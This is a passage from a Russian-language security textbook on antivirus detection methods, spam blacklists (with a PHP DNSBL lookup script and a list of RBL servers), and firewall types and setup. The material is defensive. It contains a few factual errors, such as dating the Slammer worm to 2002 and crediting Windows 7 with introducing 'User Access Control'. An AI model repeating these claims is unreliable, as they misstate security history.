Здесь параллель с обычной жизнью провести сложнее. Эта технология аналогична тому, как если бы подозреваемого спрашивали «что было бы, если бы». Некий аналог детектора лжи. На основании ответов подозреваемого решается, опасен он или нет.

Еще один метод определения вирусов включает в себя использование «песочницы» (зачастую основанной на виртуальной машине). Песочница имитирует операционную систему и запускает исполняемый файл в этой имитируемой системе. После исполнения программы антивирусная программа анализирует содержимое песочницы на присутствие каких-либо изменений, которые можно квалифицировать как вирус. Из-за того, что быстродействие системы снижается и требуется достаточно продолжительное время для выполнения программы, антивирусные программы, построенные по этому методу, обычно используются только для сканирования по запросу пользователя. Следует отметить, что эффективность данных программ намного выше, чем у всех остальных, но и затраты на их работу также выше. В последнее время в связи с увеличением вычислительных мощностей домашних компьютеров практически все антивирусные программы стали использовать технологию «песочницы».

Виртуальная машина – это специальная программа, позволяющая имитировать работу компьютера. Фактически это компьютер в компьютере, при этом операционная система, установленная в виртуальной машине (гостевая система), может быть полностью изолирована от системы основного компьютера. Гостевая система представляет собой несколько файлов на основном компьютере, которые при необходимости можно скопировать на другой компьютер или удалить. Наиболее известными виртуальными машинами являются

VMware и Microsoft Virtual PC. В состав Windows входит виртуальная машина на основе Virtual PC, позволяющая развернуть на вашем компьютере еще одну операционную систему семейства Windows. Кстати, если вам часто приходится запускать программы сомнительного происхождения, то для защиты своего компьютера советую сделать следующее. Установите на своем компьютере виртуальную машину, или если вы используете Windows, то можете воспользоваться встроенной. В этой виртуальной среде установите новую операционную систему той же версии, что и ваша основная система. Затем в настройках гостевой системы отключите сеть. Теперь на этой гостевой системе вы можете безопасно запускать сомнительные программы. В случае если эти программы содержат вирусы, то дальше виртуальной машины они никуда проникнуть не смогут.

Метод «белого списка»

Еще одна технология по борьбе с вредоносными программами – это «белый список». Вместо того чтобы искать только известные вредоносные программы, эта технология предотвращает выполнение всех компьютерных кодов, за исключением тех, которые были ранее обозначены пользователем как безопасные. Выбрав этот параметр запрета по умолчанию, можно избежать ограничений, характерных для обновления сигнатур вирусов, о которых мы говорили ранее. К тому же те приложения на компьютере, которые пользователь не хочет устанавливать, не выполняются, так как их нет в «белом списке». Для домашних компьютеров эта технология не совсем применима, поскольку необходимо постоянно следить за тем, какие программы вы устанавливаете на свой компьютер, добавлять их в «белый список». У современных предприятий есть множество надежных приложений, и ответственность за ограничения в использовании этой технологии возлагается на системных администраторов и соответствующим образом составленные ими «белые списки» надежных приложений. Но на своем домашнем компьютере у нас вряд ли будет время и желание следить за «белыми списками», поэтому данная технология подойдет не всем.

А вот тут параллель провести довольно просто. Пускать всех, у кого есть пропуск. Тех, у кого пропуска нет, – не пускать.

Эвристический анализ

Практически все современные антивирусные средства применяют технологию эвристического анализа программного кода. Эвристический анализ нередко используется совместно с сигнатурным сканированием для поиска сложных шифрующихся и самоизменяющихся вирусов. Методика эвристического анализа позволяет обнаруживать ранее неизвестные инфекции, однако лечение в таких случаях практически всегда оказывается невозможным. В подобном случае, как правило, требуется дополнительное обновление антивирусных баз для получения последних сигнатур и алгоритмов лечения, которые, возможно, содержат информацию о ранее неизвестном вирусе. В противном случае файл передается для исследования антивирусным аналитикам или авторам антивирусных программ. Стоит заметить, что методы эвристического сканирования не обеспечивают какой-либо гарантированной защиты от новых, от-

сутствующих в сигнатурном наборе компьютерных вирусов, что обусловлено использованием в качестве объекта анализа сигнатур ранее известных вирусов, а в качестве правил эвристической верификации – знаний о механизме изменения сигнатур.

Итак, мы рассмотрели все методы определения вирусов.

7.1.2. Проблемы антивирусов

Мы поговорили о методах, с помощью которых антивирусная система борется с вирусами. Может показаться, что достаточно объединить в одной программе все эти технологии – и мы получим идеальный антивирус. На самом деле все описанные технологии в большей или меньшей степени, но используют данные методы. Однако современные антивирусные программы далеко не идеальны. У них есть целый ряд недостатков, части которых мы уже коснулись при описании методов определения вирусов. Например, основная проблема антивирусной программы – это пользователь.

Проблема № 1: пользователь

Пользователь может создать массу проблем для работы антивируса. Примером таких проблем может стать уже упоминавшаяся ранее, в примечании, невнимательность пользователя при создании правил для антивирусной системы. Помимо этого, бывают случаи, когда пользователи при работе просто отключают постоянную антивирусную защиту. Делается это по разным причинам. Некоторых пользователей раздражают периодические предупреждения, выводимые на экран антивирусной программой. Другие отключают антивирус для того, чтобы установить какую-либо программу или игру, установке которой антивирус препятствует. Также иногда антивирусы мешают пользователям посещать сомнительные веб-ресурсы. Третьи просто считают, что антивирусная программа замедляет работу компьютера и поэтому ее следует отключить.

Конечно, некоторые из этих доводов имеют под собой определенную почву. Например, многие антивирусные программы при использовании настроек по умолчанию действительно блокируют работу некоторых легальных программ, также на маломощных компьютерах антивирусная программа может потреблять существенную часть машинных ресурсов. Что касается сообщений о подозрительных объектах, то этот вопрос мы уже обсуждали ранее. Однако если рассматривать вопросы антивирусной защиты объективно, то следует признать, что для того, чтобы антивирус не блокировал легальные программы, достаточно просто внести необходимые изменения в настройки (о том, какие именно нужно внести изменения, мы поговорим далее). А для того, чтобы не нагружать слабую машину, можно исключить из сканирования, к примеру, файлы большого объема (например, фильмы или музыку), так как, по статистике, в них редко бывают вирусы, зато их сканирование потребляет значительные системные ресурсы.

Подводя итог под содержимым двух последних абзацев, хочу предостеречь читателя от вышеприведенных ошибок, если ваша антивирусная программа каким-либо образом мешает работе системы, то не нужно тут же отключать или деинсталлировать ее. Гораздо лучше постараться грамотно настроить

антивирусную программу, и тогда она станет отличным средством защиты вашего компьютера.

Проблема № 2: развитие вирусов

Разобравшись с главной проблемой антивирусных программ – пользователем, поговорим о других трудностях. Одно из главнейших правил информационной безопасности гласит: на защиту 90 % данных необходимо затратить 10 % ресурсов, а на защиту оставшихся 10 % – затратить 90 % ресурсов. И есть еще одно общепринятое правило: прочность любой цепи определяется прочностью ее самого слабого звена. Что эти правила означают на практике? Проведем некоторые аналогии с обычной жизнью. Если нам необходимо огородить какой-либо участок земли, мы строим вокруг него забор, который, как правило, огораживает более 90 % периметра охраняемой территории, оставляя неогороженными только ворота для въезда и выезда. Однако без прочных ворот мы вряд ли сможем чувствовать себя на нашем участке в безопасности. Поэтому нам приходится тратить еще определенные деньги на установку прочных ворот. С учетом расходов на различные системы видеонаблюдения, сторожевых собак и, возможно, охранников наши суммарные расходы на охрану въезда в несколько раз превысят стоимость забора. Так к чему это я? А к тому, что наша антивирусная программа должна уметь определять не только хорошо известные вирусы, с момента появления которых прошел уже не один день (все то, с чем хорошо справляются механизмы обнаружения на основе сигнатур), но и уметь обнаруживать и блокировать неизвестные ранее вирусы (на это нацелены механизмы эвристики и «песочницы»). При этом разработчики нашей антивирусной программы должны делать основной упор именно на технологии обнаружения неизвестных вирусов (например, вирусов «нулевого дня», zero day), используя технологию поиска сигнатур как само собой разумеющееся средство поиска.

Вирусами «нулевого дня» являются все вирусы в момент своего первого распространения, в этот момент сигнатур этих вирусов еще нет в словарях, ни одной антивирусной программы, и вирусы беспрепятственно заражают тысячи компьютеров по всему миру. Поэтому вирусы «нулевого дня» представляют наибольшую опасность, и борьба с ними является одной из важнейших задач любой антивирусной программы.

На самом деле, к сожалению, на сегодняшний день ни одна антивирусная программа не может гарантировать 100%-ного обнаружения вирусов. Специальные исследования, проведенные различными независимыми лабораториями, показали, что в среднем антивирусы определяют от 80 до 90 % вирусов. Причина этого кроется в постоянно растущей активности вирусописателей. Если раньше основным мотивом вирусописателя были самоутверждение и известность, то сейчас все больше вирусописателей занимаются разработкой вирусов с целью наживы. Соответственно, изменилась и социальная группа людей, занимающихся написанием вирусов. Раньше это были преимущественно студенты и начинающие программисты, зачастую плохо владеющие программированием и допускавшие в коде вируса ошибки, позволявшие антивирусу без труда идентифицировать вирус. В современном мире разработкой вирусов зачастую занимаются опытные программисты, владеющие всеми тонкостями разработки вредоносного кода. Мотивация современных вирусописателей, как

правило, очень проста – это деньги. Например, в последнее время большое распространение получили так называемые криптовирусы, шифрующие содержимое жестких дисков компьютеров. При попытке обратиться к зараженному файлу на экран выводится сообщение с предложением отправить определенное SMS-сообщение на определенный номер, для того чтобы получить код для расшифровки файлов. Естественно, после отправки этого SMS-сообщения вы вряд ли получите код для расшифровки, а вот несколько долларов со счета вашего мобильного телефона спишут обязательно. Также зачастую вирусы пишут по заказу различных экстремистских организаций или спецслужб различных государств. Во многом благодаря такому «прогрессу» технологий разработки вирусов появились самоизменяющиеся полиморфные вирусы, различные вирусы-невидимки «стелс», руткиты и другие вредоносные программы.

Конечно, бороться с такими вирусописателями должны прежде всего правоохранительные органы, но приведенные выше примеры показывают, насколько эволюционировало развитие вирусных технологий в последние годы. Соответственно, и антивирусные системы должны оперативно реагировать на эти угрозы современного мира и своевременно разрабатывать и внедрять новые механизмы обнаружения вирусов.

Проблема № 3: ликвидация последствий заражений

Еще одна проблема антивирусных систем – это ликвидация последствий вирусных эпидемий. Если раньше были маломощные компьютеры с модемными соединениями, основным каналом заражения системы являлись компьютерные дискеты и вирусные эпидемии распространялись довольно медленно, то теперь все изменилось. Стоит вам подключить зараженную флеш-карту в свой компьютер, как вирус в течение секунды попытается заразить вашу систему. И в случае удачи немедленно начнет рассылать себя по электронной почте, используя адресную книгу вашего компьютера, с помощью программ мгновенного обмена сообщениями (например, ICQ) или же с иными средствами, о которых мы подробно поговорим в последующих главах. Учитывая скорость современных каналов доступа в интернет, уже через несколько секунд могут быть заражены десятки и сотни компьютеров. Конечно, если антивирусная программа сразу обнаружила вирус и не дала ему заразить ваш компьютер, то все в порядке. Но что делать, если вирус все-таки смог заразить вашу систему? Тогда антивирусная программа, получив сигнатуру данного вируса, постарается его удалить из системы, но если заражены тысячи файлов, то восстановление может занять значительное время. К тому же очень часто зараженные файлы бывает невозможно полностью восстановить. Это особо критично для системных файлов, потому что после их заражения зачастую приходится полностью переустанавливать систему.

Приведу небольшой пример быстроты распространения вирусов. В 2002 году произошла эпидемия сетевого червя Slammer, тогда в течение буквально нескольких часов были заражены сотни тысяч серверов и компьютеров по всему миру.

Проблема № 4: безопасность самого антивируса

Наконец, говоря о проблемах антивирусных программ, не стоит забывать о безопасности их самих. Ведь существует масса вирусов и различных про-

грамм, предназначенных для отключения антивирусов на вашем компьютере. Например, многие вирусы, прежде чем начать заражение системы, ищут в оперативной памяти компьютера процессы с определенными именами, на жестком диске – определенные файлы, в системном реестре – определенные записи. После обнаружения этих компонент вирус безжалостно удаляет их, лишая таким образом ваш компьютер средств защиты, и затем уже приступает к заражению системы. Для борьбы с этим антивирусные программы прячут себя. Например, если вы нажмете на своем компьютере **Ctrl**+**Alt**+**Del** и выберете **Диспетчер задач**, то в списке работающих процессов вы можете увидеть процессы со странными, непонятными именами, например D34DSF, RQW231 и т. д. Вполне возможно, что эти процессы запущены вашей антивирусной программой. Вы можете провести небольшой эксперимент и удалить данный непонятный процесс. К каким-либо фатальным последствиям это не приведет, так как после перезагрузки компьютера данный процесс снова запустится. Однако если через несколько секунд вы увидите в списке задач процесс с другим непонятным именем, то это означает, что ваша антивирусная программа следит за присутствием своего процесса в памяти и в случае его остановки немедленно запускает новый. Теперь вы понимаете, почему этот процесс имеет непонятное имя, которое к тому же меняется при каждом запуске системы, – все это делается для того, чтобы вирусу было сложнее отключить антивирусную программу. Аналогично и с файлами антивирусной программы, она должна делать резервную копию всех своих файлов и настроек. И при каждом запуске проверять, не повреждены ли ее файлы. В случае повреждения или удаления файлов антивирусной программы она восстанавливает их из резервной копии автоматически.

Проблема № 5: ... другие антивирусы

Говоря о защите самих антивирусных программ, стоит упомянуть о защите антивирусов друг от друга. В общем случае антивирус другому антивирусу – враг. То есть на одном компьютере лучше не использовать две различные антивирусные программы. Конечно, в последнее время стали появляться антивирусные решения, использующие несколько ядер, то есть фактически использующие несколько антивирусов на одной машине, но применять два различных антивируса на одной машине не рекомендуется. К чему может привести такое соседство антивирусов? Дело в том, что при установке все антивирусные программы прописывают себя в операционную систему на самый глубокий уровень и тщательно следят за тем, чтобы никто другой не проник на этот уровень. И когда другой антивирус при установке пытается прописать себя на этот же глубокий уровень операционной системы, антивирус, который был установлен первым, начинает активно возражать, считая, что в операционную систему пытается проникнуть вирус. Начинается противостояние, результат которого зачастую предсказать трудно. В самом худшем случае это может привести к появлению «синего экрана смерти» с последующей переустановкой системы. Конечно, многие современные антивирусные программы умеют корректно удалять своих конкурентов при установке, но я бы вам посоветовал при переходе с одной антивирусной программы на другую всегда вручную удалять предыдущую версию программы.

Что ж, мы выяснили, какие проблемы есть у антивирусных программ, теперь поговорим о том, какие антивирусы бывают и как вам выбрать подходящий.

7.1.3. Архитектура антивирусной защиты

Не качеством, так количеством

Неплохим решением могло бы быть использование нескольких антивирусов на одном компьютере, но мы уже обсудили в предыдущих разделах, почему не стоит устанавливать несколько антивирусов на одну машину.

Также многие разработчики стали выпускать специальные утилиты, которые позволяют осуществлять сканирование системы без установки антивирусной программы на жесткий диск. Такие утилиты представляют собой один выполнимый файл, в который уже зашиты все словари вирусных сигнатур. После запуска эта утилита проверяет жесткий диск на наличие вирусов. Конечно, такая проверка получается несколько поверхностной, поскольку проверяются, как правило, только сигнатуры, но такие утилиты полезны, так как вы можете их использовать вместе с основным антивирусом, установленным на вашем компьютере. Эти антивирусные утилиты являются бесплатными, и найти их можно на сайтах разработчиков, например на drweb.ru или kaspersky.ru.

Еще один способ проверить ваш компьютер несколькими антивирусами – это использование загружаемых компакт-дисков. Например, на сайте компании Доктор Веб вы можете скачать ISO-образ загружаемого компакт-диска, на котором установлен антивирус со всеми необходимыми обновлениями. Развернув содержимое данного ISO-образа на компакт-диске, вы можете загрузиться с него и проверить вашу систему на наличие вирусов. При этом установленный на жестком диске антивирус никак не пострадает.

Конечно, приведенные выше два способа использования нескольких антивирусов не так эффективны, поскольку они не осуществляют постоянной защиты системы от вирусов и для своего применения требуют участия пользователя системы, но они могут быть полезны для периодической проверки компьютера, а также при подозрительном поведении системы, когда штатный антивирус не может определить вирус.

Популярные тесты антивирусных программ

Прежде чем приобрести антивирусную систему, вы можете скачать с сайта разработчика испытательную (trial) версию программы. Испытательный период длится, как правило, от двух недель до месяца. Этого времени будет вполне достаточно для того, чтобы оценить надежность выбранной антивирусной программы. Чтобы проверить свою антивирусную программу, не нужно специально открывать на своем компьютере подозрительные файлы или посещать сомнительные страницы в интернете, пытаясь выяснить, сколько вирусов поймает ваш антивирус. Более того, такие действия могут привести к заражению вашего компьютера в случае неверной настройки антивирусной программы. Так что для проверки вашего антивируса лучше всего воспользоваться различными результатами тестов, проведенных независимыми специалистами.

Есть четыре наиболее известных теста антивирусных программ:

- тест английского журнала Virus Bulletin (http://www.virusbtn.com);
- тесты на получение сертификата Check Mark (http://www.westcoastlabs.org);

- тесты эксперта Андреаса Маркса в Германии (http://www.av-test.org);
- тест эксперта Андреаса Клементи в Австрии (http://www.av-comparatives.org).

Virus Bulletin считается наиболее популярным, правда, в последнее время многие разработчики заявляют, что тесты Virus Bulletin устарели и нуждаются в изменении и доработке, так как они не показывают реальной картины эффективности антивирусных программ. Кроме того, большинство из представленных в тестах решений проблематично приобрести в России.

Поэтому если результаты тестов Virus Bulletin вас не устраивают, то вы можете ознакомиться со сравнительными анализами, приведенными на остальных трех сайтах, в этом разделе.

Зарекомендовавшие себя антивирусные программы

Как мы уже говорили, существует множество различных антивирусных программ. Однако если вы все еще не определились с антивирусной программой, то советую обратить внимание на решения от Доктор Веб и Лаборатории Касперского.

Данные разработчики антивирусных программ являются признанными лидерами в области защиты информации. Это означает, что у них имеются мощные лаборатории, позволяющие оперативно реагировать на вирусные эпидемии. К тому же эти разработчики осуществляют техническую поддержку своих продуктов в России. Это немаловажные факторы, так как зачастую разработчики антивирусных программ эффективно трудятся только в какой-либо одной стране или регионе, однако стоит приобрести их продукт пользователю из другого региона, как тут же начинаются проблемы с определением вирусов, а главное – проблемы с осуществлением технической поддержки. Техническая поддержка вообще очень важна, при выборе антивирусной программы необходимо, чтобы ее разработчик обязательно осуществлял поддержку в вашем регионе, желательно, чтобы это была круглосуточная поддержка по телефону, в крайнем случае по электронной почте и на русском языке. Иначе в случае возникновения технических проблем при работе антивируса вы рискуете оказаться с ними один на один без помощи квалифицированных специалистов. В этом отношении мне всегда нравилась работа службы технической поддержки Лаборатории Касперского, лидера российской индустрии разработки антивирусов. При звонке в службу технической поддержки этой компании квалифицированные специалисты всегда помогали решить любой, даже самый запутанный технический вопрос.

Вообще, у многих читателей может возникнуть вопрос, а стоит ли приобретать антивирусные программы иностранной разработки, ведь они ориентированы на англоязычную среду и соответственно могут плохо работать в русскоязычной операционной системе. В особенности это может касаться различных нежелательных почтовых рассылок, которые в России осуществляются, как правило, на русском языке, а в Европе и Америке – на английском. Этот вопрос возникает у многих пользователей перед приобретением антивирусной программы.

На самом деле история распространения практически всех антивирусов показывает, что для них не существует территориальных границ. Вирусы с одинаковым успехом заражали компьютеры в Европе, Азии и Америке. Так что

«национальность» антивируса большого значения не имеет. Гораздо важнее то, насколько быстро разработчики антивируса реагируют на появление новых вирусов, занося их сигнатуры в свои словари. Также для многих пользователей большое значение имеет наличие русскоязычного интерфейса в антивирусной программе. И у большинства из приведенных выше антивирусных программ присутствует русскоязычный интерфейс и техническая поддержка в России и странах СНГ.

Комплекс защиты от вирусов

До этого момента мы говорили только об антивирусных программах и их использовании в качестве средства защиты от вирусов. Однако хотя антивирусы и являются основным средством защиты от вирусов, существует также ряд программ, которые помогают защитить ваш компьютер от различных вирусных угроз.

Если вы используете для защиты своего компьютера только антивирусную программу, то вы сильно рискуете, так как вирусы могут проникнуть в вашу систему и сначала вывести из строя антивирусную программу, а потом заразить всю систему. Для того чтобы этого не произошло, воспользуйтесь рекомендациями, приведенными далее.

7.1.4. Борьба с нежелательной почтой

Нежелательная почта, также известная как спам, – это письма рекламного характера, которую вы не заказывали и видеть не желаете. Спам может полностью парализовать работу с электронной почтой, завалив ваш сервер тысячами беспредметных писем. Снижение функциональных возможностей почты и потери времени вынуждают применять различные антиспам-системы. Существует несколько способов борьбы со спамом. Наиболее эффективно использование этих средств в комплексе.

Черные списки

Серверы, задействованные в рассылке массовых почтовых сообщений, имеют ряд специфических черт, по которым они могут быть с вероятностью в более чем 99 % отделены от обычных почтовых серверов. Это и позволяет почти полностью блокировать спам, подвергнув поведение почтового сервера отправителя определенному анализу.

Антиспам-фильтры имеют алгоритмы определения подозрительных серверов и собственный список уже выявленных спамеров, поэтому не требуют дополнительной настройки и специального обучения сотрудников, так что работа начинается сразу же после регистрации в системе.

В качестве списков спаммеров могут использоваться как сторонние, свободно распространяемые блэк-листы (SURBL, DNSBL), GrayListing, SpamAssassin, так и коммерческие списки, которые обычно предоставляются по подписке.

В черные списки спаммеров заносятся IP-адреса хостов, замеченных в рассылке спама. Обычно это компьютеры, зараженные вирусами и превращенные в «зомби» для рассылки спама. Если IP-адрес компьютера впервые попал

в черный список, то, как правило, пользователь может обратиться на сайт составителей этого листа, для того чтобы его вычеркнули из этого списка.

Однако в черные списки также обычно добавляют IP-адреса, которые не могут принадлежать почтовым серверам. Например, это пулы динамических адресов, используемые провайдерами для доступа в интернет.

Это позволяет значительно увеличить скорость обработки писем и повысить эффективность работы антиспам-системы в целом.

В качестве примера приведу небольшой сценарий на языке PHP, который проверяет IP-адрес на принадлежность к черным спискам наиболее распространенных списков.

Для работы данного сценария необходимо наличие модуля NET_DNSBL. (Команда: pear install NET_DNSBL.)

```
<?php
require_once('Net/DNSBL.php');

$iplist = file("/path/to/iplist");

foreach ($iplist as $ip){

$dnsbl = new Net_DNSBL();

$dnsbl->setBlacklists(array(
'sbl-xbl.spamhaus.org',
'dnsbl.sorbs.net',
'bl.spamcop.net',
'dnsbl-1.uceprotect.net',
'dnsbl-2.uceprotect.net',
'dnsbl-3.uceprotect.net',
'isps.spamblocked.com',
'zen.spamhaus.org'
));

if ($dnsbl->isListed($ip)) {

echo "IP $ip is blacklisted!\n";

}

else {
echo "IP $ip not listed\n";
}
}

?>
```

При необходимости сценарий может быть модифицирован для получения IP-адресов из базы данных или из переменной $ip в запросах GET или POST. Вот небольшой список серверов RBL, которые можно использовать для проверки адресов на принадлежность к рассылкам спама:

- asiaspam.spamblocked.com;
- bl.deadbeef.com;
- bl.emailbasura.org;
- bl.spamcop.net;
- blackholes.five-ten-sg.com;
- blacklist.woody.ch;
- bogons.cymru.com;
- cbl.abuseat.org;

- cdl.anti-spam.org.cn;
- combined.abuse.ch;
- combined.rbl.msrbl.net;
- db.wpbl.info;
- dnsbl-1.uceprotect.net;
- dnsbl-2.uceprotect.net;
- dnsbl-3.uceprotect.net;
- dnsbl.abuse.ch;
- dnsbl.ahbl.org;
- dnsbl.cyberlogic.net;
- dnsbl.inps.de;
- dnsbl.njabl.org;
- dnsbl.sorbs.net;
- drone.abuse.ch;
- duinv.aupads.org;
- dul.dnsbl.sorbs.net;
- dul.ru;
- dyna.spamrats.com;
- dynip.rothen.com;
- eurospam.spamblocked.com;
- fl.chickenboner.biz;
- http.dnsbl.sorbs.net;
- images.rbl.msrbl.net;
- ips.backscatterer.org;
- isps.spamblocked.com;
- ix.dnsbl.manitu.net;
- korea.services.net;
- lacnic.spamblocked.com;
- misc.dnsbl.sorbs.net;
- noptr.spamrats.com;
- ohps.dnsbl.net.au;
- omrs.dnsbl.net.au;
- orvedb.aupads.org;
- osps.dnsbl.net.au;
- osrs.dnsbl.net.au;
- owfs.dnsbl.net.au;
- owps.dnsbl.net.au;
- pbl.spamhaus.org;
- phishing.rbl.msrbl.net;
- probes.dnsbl.net.au;
- proxy.bl.gweep.ca;
- proxy.block.transip.nl;
- psbl.surriel.com;
- rbl.interserver.net;
- rdts.dnsbl.net.au;
- relays.bl.gweep.ca;
- relays.bl.kundenserver.de;
- relays.nether.net;

- residential.block.transip.nl;
- ricn.dnsbl.net.au;
- rmst.dnsbl.net.au;
- sbl.spamhaus.org;
- short.rbl.jp;
- smtp.dnsbl.sorbs.net;
- socks.dnsbl.sorbs.net;
- spam.dnsbl.sorbs.net;
- spam.rbl.msrbl.net;
- spam.spamrats.com;
- spamlist.or.kr;
- spamrbl.imp.ch;
- t3direct.dnsbl.net.au;
- tor.ahbl.org;
- tor.dnsbl.sectoor.de;
- torserver.tor.dnsbl.sectoor.de;
- ubl.lashback.com;
- ubl.unsubscore.com;
- virbl.bit.nl;
- virus.rbl.jp;
- virus.rbl.msrbl.net;
- web.dnsbl.sorbs.net;
- wormrbl.imp.ch;
- xbl.spamhaus.org;
- zen.spamhaus.org.

Система проверки на принадлежность к черным спискам производит проверку IP-адреса отправителя сообщения еще до установки соединения и соответственно не производит никакой нагрузки на сами почтовые серверы. При этом она совместима со всеми почтовыми серверами на любой платформе и минимальным образом влияет на скорость работы с почтой: для пользователя факт дополнительной проверки практически незаметен.

Помимо черных списков, существуют также механизмы проверки содержимого сообщений на принадлежность к спаму, действующие по тем же принципам, что и антивирусные системы, описанные выше.

Заключение

В этом разделе мы достаточно подробно рассмотрели вопросы, связанные с антивирусной защитой и защитой от нежелательной почты. Стоит отметить, что сейчас антивирусная защита является неотъемлемой частью практически каждой корпоративной системы обеспечения информационной безопасности. Однако перейдем к рассмотрению других средств защиты информации.

7.2. Межсетевые экраны

Межсетевой экран – это комплекс аппаратных или программных средств, осуществляющий контроль и фильтрацию проходящих через него сетевых пакетов в соответствии с заданными правилами.

Межсетевые экраны подразделяются на несколько видов в зависимости от следующих характеристик:

- обеспечивает ли экран соединение между одним узлом и сетью или между двумя или более различными сетями;
- на уровне каких сетевых протоколов происходит контроль потока данных;
- отслеживаются состояния активных соединений или нет.

В зависимости от охвата контролируемых потоков данных сетевые экраны делятся на:

- традиционный межсетевой экран – программа на шлюзе (сервере, передающем трафик между сетями) или аппаратное решение, контролирующие входящие и исходящие потоки данных между подключенными сетями;
- персональный сетевой экран – программа, установленная на пользовательском компьютере и предназначенная для защиты от несанкционированного доступа только этого компьютера.

В зависимости от уровня, на котором происходит контроль доступа, существует разделение на сетевые экраны, работающие на:

- сетевом уровне, когда фильтрация происходит на основе адресов отправителя и получателя пакетов, номеров портов транспортного уровня модели OSI и статических правил, заданных администратором;
- сеансовом уровне (также известные как stateful) – отслеживающие сеансы между приложениями, не пропускающие пакеты нарушающих спецификации TCP/IP, часто используемых в злонамеренных операциях – сканировании ресурсов, взломах через неправильные реализации TCP/IP, обрыве/замедлении соединений, инъекции данных;
- уровне приложений, когда фильтрация осуществляется на основании анализа данных приложения, передаваемых внутри пакета. Такие типы экранов позволяют блокировать передачу нежелательной и потенциально опасной информации на основании политик и настроек.

Некоторые решения, относимые к сетевым экранам уровня приложений, представляют собой прокси-серверы с некоторыми возможностями сетевого экрана, реализуя прозрачные прокси-серверы, со специализацией по протоколам. Возможности прокси-сервера и многопротокольная специализация делают фильтрацию значительно более гибкой, чем на классических сетевых экранах, но такие приложения имеют все недостатки прокси-серверов (например, анонимизация трафика).

В зависимости от отслеживания активных соединений сетевые экраны бывают:

- ***stateless*** (простая фильтрация), которые не отслеживают текущие соединения (например, TCP), а фильтруют поток данных исключительно на основе статических правил;
- ***stateful, stateful packet inspection* (*SPI*)** (фильтрация с учетом контекста), с отслеживанием текущих соединений и пропуском только таких пакетов, которые удовлетворяют логике и алгоритмам работы соответствующих протоколов и приложений. Такие типы сетевых экранов позволяют эф-

фективнее бороться с различными видами DoS-атак и уязвимостями некоторых сетевых протоколов. Кроме того, они обеспечивают функционирование таких протоколов, как H.323, SIP, FTP и т. п., которые используют сложные схемы передачи данных между адресатами, плохо поддающиеся описанию статическими правилами и зачастую несовместимые со стандартными, stateless сетевыми экранами.

Основной задачей сетевого экрана является защита компьютерных сетей или отдельных узлов от несанкционированного доступа. Также сетевые экраны часто называют фильтрами, так как их основная задача – не пропускать (фильтровать) пакеты, не подходящие под критерии, определенные в конфигурации. Большинство современных межсетевых экранов предлагают вам следующее:

- систему обнаружения вторжений;
- антивирус для поиска известных сигнатур вирусов в трафике (как правило, необязательный элемент, вы можете приобрести межсетевой экран без этой опции);
- средство контроля целостности файлов на вашем компьютере;
- дополнительно могут предлагаться различные средства для маршрутизации трафика, а также для проксирования трафика.

7.2.1. Принципы работы межсетевых экранов

Основная задача межсетевого экрана – это защита вашей сети или компьютера от угроз, исходящих из интернета. Рассмотрим более подробно принцип работы межсетевых экранов.

Как известно, каждый компьютер в сети имеет свой IP-адрес. Информация по сети передается с помощью IP-пакетов. При передаче информации каждый IP-пакет содержит в себе IP-адрес отправителя и IP-адрес получателя. Соответственно, по IP-адресам пакеты находят своих получателей. Однако на одном компьютере, как правило, работает много программ, и большинству из них нужен доступ в сеть. Для того чтобы программы могли взаимодействовать по сети, в соответствии со стандартами они используют специальные протоколы. Например, для работы электронной почты требуется протокол SMTP (Simple Mail Transfer Protocol, простой протокол пересылки почты), для работы веб-браузера требуется протокол HTTP (Hyper Text Transfer Protocol, протокол передачи гипертекста) и т. д. Каждый из этих протоколов использует определенные сетевые порты, номера которых также указаны в стандартах. Например, для SMTP это порт 25, для HTTP – порт 80. Так вот, различные вредоносные программы, такие как сетевые черви и троянские кони, также используют сетевые порты и протоколы для проникновения на машины своей жертвы, заражения других машин в сети и передачи взломщикам конфиденциальных данных с вашего компьютера. Поэтому все не используемые для непосредственной работы вашего компьютера порты и протоколы необходимо закрывать межсетевым экраном. Межсетевой экран является специальной программой, которая контролирует подключения по сетевым портам к вашему компьютеру. Межсетевой экран осуществляет контроль портов на основании правил доступа. Правила определяют, по каким портам и протоколам разрешено подключение, а по каким запрещено.

Настройка межсетевых экранов

Теперь поговорим о настройке межсетевых экранов. Процесс настройки, в отличие от процесса установки, межсетевого экрана бывает довольно сложным. Кроме того, правила межсетевого экранирования у разных производителей имеют порой разную структуру. В одних межсетевых экранах применяется первое подходящее правило, в других применяется правило с наибольшим приоритетом. Грамотно настроить межсетевой экран может только человек, обладающий определенным уровнем знаний сетевых технологий и принципов взаимодействия приложений в сети Интернет.

Есть два способа настройки межсетевых экранов:

- не разрешено все, что запрещено;
- не запрещено все, что разрешено.

В первом случае все программы, которым явным образом, с помощью конкретных правил не запрещен доступ в сеть, могут туда выходить и отправлять или получать любые данные. Во втором случае все программы, которым явно не прописан доступ в интернет, не смогут выходить в сеть и обмениваться данными. У многих начинающих пользователей по неопытности возникает соблазн разрешить всем программам доступ в интернет, потом, «набивая шишки» в виде проблем с безопасностью, они начинают судорожно закрывать различным сомнительным приложениям доступ в сеть. Такой подход в корне не верен. Он подобен латанию дыр в мешке. Гораздо лучше, когда у вас изначально всем программам запрещен доступ в сеть. Когда какая-либо программа в первый раз обращается к сети, ваш межсетевой экран спрашивает, нужно ли ей разрешить доступ. Например, когда вы открыли браузер и пытаетесь соединиться с каким-либо сайтом в интернете. Таким образом, через какое-то время вы настроите доступ к сети всем нужным программам и сможете безопасно работать в интернете, не отвлекаясь на сообщения межсетевого экрана.

При использовании персонального межсетевого экрана вам самостоятельно приходится следить за состоянием антивирусной системы, настройками файрвола и другими элементами системы защиты. Также мало кто работает на домашнем компьютере или ноутбуке под учетной записью, лишенной административных привилегий. Если говорить точнее, то большинство пользователей просто используют одну учетную запись, созданную при установке операционной системы и не имеющую пароля. Такая запись по умолчанию обладает административными правами. В качестве решения я не буду предлагать работать под учетной записью, не имеющей административных прав, так как это все равно бесполезно. Но в Windows начиная с Windows 7 для борьбы с этим появилась специальная служба – Контроль пользовательского доступа (User Access Control), которая предупреждает пользователя каждый раз, когда какое-либо приложение пытается выполнить потенциально опасное действие. Настоятельно рекомендую на домашнем компьютере не отключать данную службу, так как она поможет вам защитить вашу систему как от непрошеных гостей, так и от небезопасных действий пользователя, которые зачастую опаснее любых вирусов.

7.2.2. Аппаратные и программные МЭ

Продолжая тему межсетевых экранов, хочу обратить внимание также на аппаратные решения по межсетевому экранированию. В частности, многие российские производители Usergate, Код Безопасности и другие занимаются производством аппаратных межсетевых экранов.

